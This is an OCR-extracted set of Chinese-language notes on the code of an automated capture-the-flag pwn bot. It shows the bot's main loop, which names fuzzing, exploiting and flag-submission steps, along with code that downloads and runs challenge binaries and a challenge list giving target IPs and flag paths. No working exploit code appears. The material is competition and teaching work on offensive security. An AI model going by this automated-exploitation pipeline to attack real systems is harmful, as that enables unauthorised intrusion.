
- PID



```
Jack_t0m@ubuntu:~$ps aux
USER         PID %CPU %MEM
root           1  0.1  0.1
root           2  0.0  0.0
root           3  0.0  0.0
```


- kill -9 pid

□ 主函数：




```python
def main():
    init()

    download_questions_info()

    check_same_binary()

    submit_flag()

    quick_exploit_before_fuzz()

    fuzz_and_exploit()
```

◻download_questions_info() 下载题目信息和题目




```
等待开题，死循环下载题目信息，当比赛开始，成功下载题目信息和binary后返回
"""
def download_questions_info(download_binary=True):
    while True:
        try:
            r = requests.get(config.questions_url, auth=(config.user, config.password), headers=headers)

            if r.status_code == 200:
                data = r.json()
                #print data

                questions = data['AiChallenge']
                open(questions_path, 'wb').write(json.dumps(questions))

                if not download_binary:
                    return True

                if download_binarys(questions):
                    print "Donwload questions and binarys success!"
                    return True

        except Exception as e:
            print ("download_questions_info error: " + str(e))

        time.sleep(SLEEP_TIME)
```

- question(.json)




```
[{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 1, "binaryUrl":
"http://ai.defcon.ichunqiu.com/resources/file/bin1", "flag_path": "/home/flag1.txt", "question_port": "9001"},
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 2, "binaryUrl":
"http://ai.defcon.ichunqiu.com/resources/file/bin2", "flag_path": "/home/flag2.txt", "question_port": "9002"},
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 3, "binaryUrl":
"http://ai.defcon.ichunqiu.com/resources/file/bin3", "flag_path": "/home/flag3.txt", "question_port": "9003"},
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 4, "binaryUrl":
"http://ai.defcon.ichunqiu.com/resources/file/bin4", "flag_path": "/home/flag4.txt", "question_port": "9004"},
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 5, "binaryUrl":
"http://ai.defcon.ichunqiu.com/resources/file/bin5", "flag_path": "/home/flag5.txt", "question_port": "9005"},
{"vm_name": "pwn1", "score": 0, "vm_ip": "111.206.245.29", "challengeID": 6, "binaryUrl":
"http://ai.defcon.ichunqiu.com/resources/file/bin6", "flag_path": "/home/flag6.txt", "question_port": "9006"},
{"vm_name": "pwn1", "score": "64", "vm_ip": "111.206.245.29", "challengeID": 7, "binaryUrl":
"http://ai.defcon.ichunqiu.com/resources/file/bin7", "flag_path": "/home/flag7.txt", "question_port": "9007"},
{"vm_name": "pwn1", "score": "128", "vm_ip": "111.206.245.29", "challengeID": 8, "binaryUrl":
"http://ai.defcon.ichunqiu.com/resources/file/bin8", "flag_path": "/home/flag8.txt", "question_port": "9008"},
```

□download_binarys()下载题目



```
下载题目，添加执行权限，并创建每个题目的工作目录，目录名格式为binary二进制文件内容的md5
工作目录存放字典，fuzz信息等
"""
def download_binarys(questions):
    try:
        for question in questions: #TODO: requests frequence limit?
            r = requests.get(question['binaryUrl'], auth=(config.user, config.password), headers=headers)
            binary = question['binaryUrl'].split('/')[-1]
            binary_path = os.path.join(work_path, binary)
            open(binary_path, 'wb').write(r.content)
            os.system("chmod +x {}".format(binary_path))
            job_dir = os.path.join(config.work_path, utils.uniq_binary_name(binary_path))
            if not os.path.isdir(job_dir):
                os.mkdir(job_dir)
            try:
                cmd = "rm -rf {}".format(os.path.join(job_dir, "sync"))
                os.system(cmd)
            except:
                pass

    except Exception as e:
        print "Download_binarys error:" + str(e)
        return False

    return True
```


◻ utils.uniq_binary_name() 计算md5



```
def uniq_binary_name(binary_path):
    m = hashlib.md5()
    content = open(binary_path).read()
    m.update(content)
    return os.path.basename(binary_path) + '-' + m.hexdigest()
    #os.path.basename(path) 返回path最后的文件名
```

➢ bin7-33a08423963d753c99a6554d7fa880cd

